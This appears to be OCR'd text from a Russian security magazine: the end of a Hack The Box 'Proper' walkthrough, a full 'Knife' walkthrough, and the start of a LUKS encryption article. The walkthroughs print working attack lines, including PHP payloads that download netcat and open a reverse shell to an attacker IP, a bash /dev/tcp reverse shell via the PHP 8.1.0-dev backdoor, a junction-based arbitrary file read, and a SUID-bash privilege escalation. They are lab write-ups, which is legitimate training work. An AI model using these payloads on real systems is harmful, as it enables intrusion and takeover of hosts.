GET /licenses/licenses.php?theme=//10.10.14.137/v&h=765dcbcbda11c63062e66c779b8e1d29 HTTP/1.1
Host: 10.10.10.231

Response
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Mon, 07 Jun 2021 14:43:17 GMT
Connection: close
Content-Length: 2491

test

<body>
  <div class="navbar navbar-expand-lg fixed-top navbar-dark bg-primary">
    <div class="container">
```

Выполнение запроса

На странице отобразилось содержимое файла **header.inc** с нашего SMB-сервера.

Уязвимость race condition

Теперь, когда все готово, перейдем к атаке race condition. Нужно создать на Bash скрипт, который станет бесконечно переписывать заново значение файла **header.inc**. Так как полное копирование файла будет быстрее, чем произвольная полная запись в файл, мы сделаем два файла **test.txt** и **shell.txt** со следующим содержимым:


```
# test.txt
test
```

```
# shell.txt
<?php system("cmd /c powershell wget http://10.10.14.137/nc64.exe -O
C:\\windows\\system32\\spool\\drivers\\color\\nc64.exe"); ?>
```


А теперь сам скрипт **race.sh**.

```
#!/bin/bash
while :; do
  cp test.txt header.inc
  cp shell2.txt header.inc
done
```

Запускаем его, не забыв в директории веб-сервера разместить **nc64.exe**, и переходим в Burp. Запрос из Burp Repeater пересылаем в Burp Intruder и в настройках задаем тип нагрузки Null Payload и количество потоков — 1.



Burp Intruder, вкладка Payloads



Burp Intruder, вкладка Options

После запуска атаки нужно наблюдать за логами веб-сервера и поставить атаку на паузу, как только там появится обращение к файлу **nc64.exe**.

```
ralf@ralf-PC:~/tmp/Proper$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.231 - - [07/Jun/2021 19:13:53] "GET /nc64.exe HTTP/1.1" 200 -
```

Логи веб-сервера

Так как netcat на сервер уже загружен, перейдем к реверс-шеллу.

> **Справка: реверс-шелл**
>
> Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».
>
> В таких случаях удобно использовать rlwrap — readline-оболочку, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива — просто выполни **apt install rlwrap**.
>
> В качестве самого листенера при этом можно использовать широко известный netcat: **rlwrap nc -lvp 4321**

А теперь изменим файл **shell.txt**.

```
<?php system("cmd /c start C:\\windows\\system32\\spool\\drivers\\
color\\nc64.exe -e cmd.exe 10.10.14.137 4321"); ?>
```

Снова запустим скрипт **race.sh**, продолжим атаку Burp Intruder и остановим, когда в окне листенера появится бэкконнект.

```
ralf@ralf-PC:~/tmp/Proper$ rlwrap nc -lvp 4321
listening on [any] 4321 ...

connect to [10.10.14.137] from proper.htb [10.10.10.231] 49745
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\licenses>
whoami
whoami
proper\web

type C:\Users\Web\Desktop\user.txt
type C:\Users\Web\Desktop\user.txt
6e4c4025d89f2a915eb0e975e962bebf

C:\inetpub\wwwroot\licenses>
```

Флаг пользователя

Так мы получаем флаг пользователя.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию. Я, как обычно, делаю это при помощи скриптов PEASS.

> **Справка: скрипты PEASS для Windows**
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Загрузим на локальный хост скрипт для Windows.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-
scripts-suite/raw/master/winPEAS/winPEASexe/binaries/x64/Release/
winPEASx64.exe -O wpeas.exe
```

Теперь нужно загрузить его на удаленный хост. Делаем это через уже запущенный веб-сервер **python3** с помощью того же **powershell wget**. После загрузки необходимо выполнить скрипт.

```
powershell wget http://10.10.14.137/wpeas.exe -O C:\windows\system32\
spool\drivers\color\wpeas.exe
C:\windows\system32\spool\drivers\color\wpeas.exe
```

Из всего, что я выделил, пока просматривал скрипт, ничего к явному повышению привилегий привести не может. Однако среди запущенных служб есть одна самописная, и этим стоит поинтересоваться.

```
Cleanup(Iain Patterson - Cleanup)["C:\Program Files\nssm.exe"] - Autoload
Cleanup service
```

Обнаруженная с помощью winpeas служба

В директории **Program Files** находим и директорию службы **Cleanup**, которая содержит описание, и два исполняемых файла: серверная и клиентская части.

```
 Directory of C:\Program Files\Cleanup

11/15/2020  05:05 AM    <DIR>          .
11/15/2020  05:05 AM    <DIR>          ..
11/15/2020  05:03 AM         2,999,808 client.exe
11/15/2020  10:22 AM               174 README.md
11/15/2020  06:20 AM         3,041,792 server.exe
               3 File(s)      6,041,774 bytes
               2 Dir(s)   7,139,893,248 bytes free
```

Содержимое директории Cleanup


Загрузим оба файла на локальный хост для анализа. В этом может помочь уже загруженный на хост Nmap. Можно использовать машину с Windows, но я работаю в виртуалке, так как основная система — Linux.

Начнем с клиента. Просто запустив его, мы тут же получим ошибку, связанную с именованным каналом **\\.\pipe\cleanupPipe**. Также обратим внимание на вывод текущего пути.

```
C:\Users\root\Desktop>client.exe
Cleaning C:\Users\root\Downloads
Error connecting to named pipe cleanupPipe - open \\.\pipe\cleanupPipe: The system cannot find the file specified.
```


Ошибка при запуске клиентской части приложения

Если закинуть файл в дизассемблер, то сразу узнаем, что для его создания был использован язык программирования Go. В бинарниках, написанных на Go, выполнение начинается с функции **main_main()**. Найдем ее в списке функций (он будет очень большой) и перейдем к ее представлению. Там мы можем узнать, что у клиента есть параметр **-R** (в шестнадцатеричном виде — **522Dh**), который принимает команды **RESTORE** или **CLEAN**. Если программа запущена без этого параметра, то по умолчанию выполняется **CLEAN**.




Фрагмент графа функции main_main

В зависимости от того, какая команда выполняется, может быть вызвана функция **main_clean** (красный блок) или **main_restore** (синий блок).




Фрагмент графа функции main_main

Эти функции нужны для вызова функций **main_serviceClean** и **main_serviceRestore**, между которыми лишь небольшое различие. В обеих функциях открывается уже знакомый нам именованный канал.




Подключение к именованному каналу

Затем в обеих функциях происходит отправка команды и введенной пользователем строки, то есть в пайп **cleanupPipe** пишутся строки **CLEAN %s** или **RESTORE %s**, где **%s** — пользовательский ввод.



Фрагмент графа функции main_serviceClean



Фрагмент графа функции main_serviceRestore

Давай проверим полученную информацию. Для этого запустим сервер и передадим в пайп данные как с помощью клиента, так и просто из командной строки.

```
C:\Users\root\Desktop>client.exe -R qwerty
Restoring qwerty

C:\Users\root\Desktop>echo RESTORE qwerty > \\.\pipe\cleanupPipe

C:\Users\root\Desktop>echo RESTORE qwertyq > \\.\pipe\cleanupPipe

C:\Users\root\Desktop>

Командная строка - server.exe
C:\Users\root\Desktop>server.exe
open C:\ProgramData\Cleanup\cXdlcnR5: The system cannot find the file specified.
open C:\ProgramData\Cleanup\cXdlcnQ=: The system cannot find the file specified.
open C:\ProgramData\Cleanup\cXdlcnR5: The system cannot find the file specified.
```

Взаимодействие с сервером

Можно заметить, что при передаче команды через командную строку обрезается последний символ (вывод сервера в первом и третьем случае одинаков). При этом нам говорят, что соответствующего файла обнаружено не было. О файле речь шла и при самом первом запуске. Давай укажем программе путь к файлу.

```
C:\Users\root\Desktop>echo test_test > C:\Users\root\Desktop\test.txt

C:\Users\root\Desktop>echo CLEAN C:\Users\root\Desktop\test.txtq > \\.\pipe\cleanupPipe

C:\Users\root\Desktop>type C:\Users\root\Desktop\test.txt
Не удается найти указанный файл.

Командная строка - server.exe
C:\Users\root\Desktop>server.exe
CLEAN C:\Users\root\Desktop\test.txt
```

Тестирование программы при передаче файла

Никаких ошибок нет, при этом переданный файл исчез. Так как до этого соответствующий файл программа пыталась найти в директории **C:\ProgramData\Cleanup**, заглянем в нее.

```
C:\ProgramData\Cleanup

   <DIR>          .
   <DIR>          ..
            104 QzpcVXNlcnNccm9vdFxEZXNrdG9wXHRlc3QudHh0
```

Содержимое целевой директории

```
ralf@RalfPC:~$ echo QzpcVXNlcnNccm9vdFxEZXNrdG9wXHRlc3QudHh0 |base64 -d ; echo
C:\Users\root\Desktop\test.txt
```

Декодирование строки Base64

Мы нашли файл, название которого — это полный путь отправленного нами файла, закодированный Base64. А восстановить этот файл поможет команда **RESTORE**.

```
C:\Users\root\Desktop>echo test_test > C:\Users\root\Desktop\test.txt

C:\Users\root\Desktop>echo CLEAN C:\Users\root\Desktop\test.txtq > \\.\pipe\cleanupPipe

C:\Users\root\Desktop>type C:\Users\root\Desktop\test.txt
Не удается найти указанный файл.

C:\Users\root\Desktop>echo RESTORE C:\Users\root\Desktop\test.txtq > \\.\pipe\cleanupPipe

C:\Users\root\Desktop>type C:\Users\root\Desktop\test.txt
test_test
```

Восстановление файла

Исходный файл был преобразован и перемещен в директорию Cleanup, а потом восстановлен из нее. Выходит, мы можем получить доступ к любому файлу, если сможем манипулировать путями. Давай сделаем следующее:

1. В директории создаем ссылку на директорию админа, тогда **C:\Users\root\Documents\test** будет указывать на **C:\Users\root\Desktop**.

```
C:\Users\root\Documents>mklink /j test C:\Users\root\Desktop\
соединение создано для test <<===>> C:\Users\root\Desktop\
```

Создание ссылки

2. Сохраняем с помощью программы файл по ссылке.

```
C:\Users\root\Documents>echo CLEAN C:\Users\root\Documents\test\test.txtq > \\.\pipe\cleanupPipe

Командная строка - server.exe
C:\Users\root\Desktop>server.exe
CLEAN C:\Users\root\Documents\test\test.txt
```

Сохранение файла по одному пути

3. Так как путь для восстановления файла сохранен в текстовом виде (Base64), мы удаляем ссылку и создаем директорию с таким же именем. Тогда при восстановлении файла он будет сохранен не по ссылке, а в локальную директорию.

```
C:\Users\root\Documents>rmdir test

C:\Users\root\Documents>mkdir test

C:\Users\root\Documents>echo RESTORE C:\Users\root\Documents\test\test.txtq > \\.\pipe\cleanupPipe

C:\Users\root\Documents>type test\test.txt
test_test
```

Восстановление файла по другому пути

Используем этот эксплоит уже на сервере:

```
mklink /j r_exploit C:\Users\Administrator\Desktop
echo CLEAN C:\Users\Web\Documents\r_exploit\root.txtr > \\.\pipe\
cleanupPipe
rmdir r_exploit
mkdir r_exploit
echo RESTORE C:\Users\Web\Documents\r_exploit\root.txtr > \\.\pipe\
cleanupPipe
type r_exploit\root.txt
```

```
type r_exploit\root.txt
de4db5d76970bafb5973df33de22a556
```

Файл рута

Мы получили флаг рута и захватили машину.

HTB KNIFE

ЭКСПЛУАТИРУЕМ НАШУМЕВШИЙ БЭКДОР В ЯЗЫКЕ PHP

Сегодня мы с тобой пройдем легкую машину под названием Knife с площадки Hack The Box. Ее изюминка — это поразивший всех, но быстро обнаруженный и запатченный бэкдор в PHP 8.1.0-dev. Мы разберемся, что же все-таки делать, если вдруг попалась такая экзотика, а также пройдем весь путь от поиска уязвимостей до захвата хоста.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP машины в `/etc/hosts`, чтобы дальше обращаться по удобному адресу и не печатать IP.

```
10.10.10.242    knife.htb
```

И сканируем порты.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Результат сканирования


Мы наблюдаем два открытых порта: 22 (служба SSH) и 80 (Apache 2.4.41). На SSH нам пока делать нечего, поэтому будем изучать сайт.



Главная страница сайта

На самом сайте не находим ничего интересного — там есть несколько скриптов на JS, но они для нас бесполезны.

Нам нужно провести более глубокий анализ. Для этого есть, к примеру, утилита WhatWeb — она распознает веб-технологии, в том числе систему управления контентом (CMS), платформы для ведения блогов, пакеты статистики и аналитики, библиотеки JavaScript, веб-серверы и другие вещи. К тому же к WhatWeb есть более 1700 плагинов, которые можно использовать в агрессивном режиме сканирования. Но если запустить программу с настройками по умолчанию, то будет выполнен всего один запрос.




Результат сканирования WhatWeb

Из всей представленной информации наиболее интересен заголовок `X-Powered-By`, по которому определим версию PHP `8.1.0-dev`. Слово `dev` означает, что версия PHP тестовая, а значит, в ней могут быть уязвимости. Поищем их!

Справка: поиск готовых эксплоитов

При пентесте лучше всего искать эксплоиты при помощи Google, поскольку этот поисковик заглядывает и в личные блоги, и в самые разные отчеты. Ускорят дело специализированные базы вроде Exploit-DB — там часто можно обнаружить подходящие варианты. Если ты работаешь в специализированной ОС вроде Kali Linux, то эта база у тебя уже есть и для поиска можно использовать утилиту `searchsploit`.




Поиск эксплоитов для PHP 8.1.0-dev

Это как раз тот случай, когда `searchsploit` нам не помогла, а вот в Google удалось найти кое-что интересное.

ТОЧКА ОПОРЫ

Версия PHP `8.1.0-dev` была выпущена с бэкдором, но разработчики быстро обнаружили его и удалили в релизе.


Если эта версия PHP работает на сервере, злоумышленник может выполнить произвольный код, отправив заголовок `User-Agentt`. Как можно заметить, если изучить исходники, код выполняется в функции `zend_eval_string`, если строка из HTTP-заголовка `User-Agentt` начинается с `zerodium`.



Уязвимый код из репозитория на GitHub

Для эксплуатации уязвимости можно использовать эксплоит Ричарда Джонса, он даст нам RCE.

```
python3 php_8.1.0-dev.py -u http://knife.htb/ -c 'id'
```



Результат работы эксплоита

И сразу кидаем реверс-шелл.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.


```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.

```
rlwrap nc -lvp [port]
```

Выполняем подключение и ловим бэкконнект.

```
python3 php_8.1.0-dev.py -u http://knife.htb/ -c "/bin/bash -c 'bash
-i >&/dev/tcp/[ip]/[port] 0>&1'"
```



Бэкконнект от сервера

В директории `/home/james/.ssh` находим пару ключей пользователя. Так как соединение SSH более стабильное, копируем приватный ключ на локальный хост, назначаем права 0600 и подключаемся к хосту. Так мы берем флаг пользователя.

```
chmod +x id_rsa
ssh -i ./id_rsa james@knife.htb
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Первым делом проверяем наиболее вероятные места повышения привилегий — в первую очередь настройки sudoers.

Справка: sudoers


Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

sudoers

В sudoers прописан привилегированный запуск программы `/usr/bin/knife` без пароля (NOPASSWD). Этот файл — ссылка на программу в директории `/opt`, которая, возможно, связана с языком программирования Ruby. Об этом говорит упоминание слова gem, что, скорее всего, указывает на использование системы управления пакетами RubyGems.




Подробное представление ссылки /usr/bin/knife



Содержимое директории /opt/chef-workstation


Посмотрим справку приложения. Здесь интересна команда `exec`, которая принимает один аргумент — путь к скрипту (не считая аргументов самого скрипта).



Справка для команды exec программы knife

Что это за скрипт, не говорится, но мы помним намек на RubyGems. Сделаем тестовый скрипт на Ruby, который выводит строку `Hello World!`, и отдадим его приложению.

```
echo 'puth "Hello World!"' > test.rb
sudo /usr/bin/knife exec test.rb
```



Запуск целевого приложения с созданным скриптом

Скрипт успешно отработал, а значит, осталось лишь изменить его, чтобы он выполнял нужные нам команды. Использовать функцию `system`, чтобы запустить реверс-шелл, не получилось, поэтому пришлось искать другие способы закрепиться в привилегированном контексте. Например, можно записать ключи SSH, создать привилегированных пользователей и так далее. Я решил назначить бит SUID оболочке `/bin/bash`.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

```
echo "system('chmod +s /bin/bash')" > test.rb
sudo /usr/bin/knife exec test.rb
/bin/bash -p
```

Флаг рута

Мы получаем флаг рута и таким образом захватываем машину.

LUKS GOOD!

Андрей Балабанов
Главный инженер Центра компетенций по защите АРМ и серверов Сбербанка

СТАВИМ LINUX НА ШИФРОВАННЫЙ РАЗДЕЛ И ДЕЛАЕМ УДОБНОЙ РАБОТУ С НИМ

Сегодня полнодисковое шифрование — это норма. В Windows для этого есть BitLocker, в macOS — FileVault и APFS. В Linux для тех же целей служит dm-crypt и LUKS. В этой статье я покажу, как установить ОС на шифрованный корневой раздел, настроить авторазблокировку при загрузке с помощью модуля TPM и новой фичи systemd-cryptsetup, а также резервировать ключ восстановления в Active Directory. Все трюки будем делать в Arch Linux, хотя ты с легкостью сможешь повторить их в своем любимом дистрибутиве.

Шифрование дисков в Linux реализуется с помощью подсистемы dm-crypt Crypto API (встроено в ядро начиная с версии 2.6). Подсистема dm-crypt работает благодаря модулю ядра, который отображает шифрованный диск в виртуальное устройство. На вид оно ничем не отличается от обычного блочного устройства хранения данных. Для управления ключами шифрования используется раздел LUKS (Linux Unified Key Setup). Формат LUKS позволяет использовать до восьми ключей шифрования для одного раздела.

INFO

Читай также: «Полнодисковое шифрование с LUKS2» и «Бэкдор для LUKS».

КАК УСТРОЕН РАЗДЕЛ LUKS

Раздел LUKS имеет следующий формат.

LUKS phdr	KM1	KM2	...	bulk data

Он начинается с заголовка `phdr`, далее за ним следуют слоты с ключевыми данными (KM1, KM2, ..., KM8). За ключевыми данными располагаются данные, шифрованные мастер-ключом.

Заголовок `phdr` хранит информацию о протоколе и режиме шифрования, длину ключей, идентификатор UUID и контрольную сумму мастер-ключа.

В LUKS для одного зашифрованного раздела зарезервировано восемь слотов, в каждом из которых может храниться отдельный ключ. Любой из восьми ключей может быть использован для расшифровки раздела.

Заголовок и слоты ключей можно хранить на другом физическом носителе, отдельно от зашифрованных данных, тем самым реализуя многофакторную защиту. Но при утрате заголовка или слотов получить доступ к зашифрованным данным становится невозможно.

Для управления шифрованием дисков используется утилита cryptsetup.

С помощью этой утилиты возможно:

- создавать шифрованные разделы LUKS;
- открывать и закрывать разделы LUKS;
- управлять слотами ключей;
- дампить заголовок LUKS и мастер-ключ.

Для работы `cryptsetup` требуются права суперпользователя и пароль шифрования.

ШИФРУЕМ

Переходим к практике! Шифровать мы будем только рутовый раздел. Есть, конечно, экзотические кейсы, когда, помимо раздела `root`, шифруется еще и раздел `boot`, но такая конфигурация поддерживается не всеми загрузчиками и не считается стандартной и рекомендованной. Мы же вообще не будем использовать загрузчик, так что оставляем `boot` в покое и шифруем все остальное.

Начнем собирать нашу систему, загрузившись с установочного диска.

Для начала разметим диск следующим образом: `sda1` для `/boot`, `sda2` для `/`. Схему разделов выбираем GPT.

```
$ parted /dev/sda mklabel gpt mkpart primary fat32 1MiB 501MiB
$ parted /dev/sda set 1 esp on
$ parted /dev/sda mkpart primary btrfs 501MiB 100%
```

Далее создадим наш LUKS на sda2.

```
$ cryptsetup luksFormat /dev/sda2

WARNING!
========
This will overwrite data on /dev/sda2 irrevocably.

Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /dev/sda2:
Verify passphrase:
cryptsetup luksFormat /dev/sda2  18.16s user 1.88s system 80% cpu 24.742
total
```

Взглянем теперь на LUKS.

```
$ cryptsetup luksDump /dev/sda2
LUKS header information
Version:        2
Epoch:          3
Metadata area:  16384 [bytes]
Keyslots area:  16744448 [bytes]
UUID:           e04b5b87-6bfc-4f73-83b0-36f91d52f141
Label:          (no label)
Subsystem:      (no subsystem)
Flags:          (no flags)

Data segments:
  0: crypt
    offset: 16777216 [bytes]
    length: (whole device)
    cipher: aes-xts-plain64
    sector: 512 [bytes]

Keyslots:
  0: luks2
    Key:        512 bits
    Priority:   normal
    Cipher:     aes-xts-plain64
    Cipher key: 512 bits
    PBKDF:      argon2i
    Time cost:  7
    Memory:     483194
    Threads:    2
    Salt:       a8 d7 82 ce 89 c8 0f d6 29 18 83 e5 5d 9d a7 f1
                a2 6d 66 81 70 db c4 82 cc fb ae 81 4c 7f ed 0c
    AF stripes: 4000
    AF hash:    sha256
    Area offset:32768 [bytes]
    Area length:258048 [bytes]
    Digest ID:  0
Tokens:
Digests:
  0: pbkdf2
    Hash:       sha256
    Iterations: 149967
    Salt:       87 ac 6f 61 75 fb 91 14 63 5d ca 5d 1c 25 ef 42
                7b af 51 63 34 eb 26 d5 d7 be 7a 78 7b 2a 25 f1
    Digest:     da e7 fd 26 59 85 5d 5e 34 79 2a fa 20 95 f1 83
                13 10 0d 0e a3 58 a6 0e 33 b0 f0 73 e8 0a a1 1e
```

Видно, что мы задействовали один из восьми доступных слотов с ключами — доступ к нему ограничен паролем.

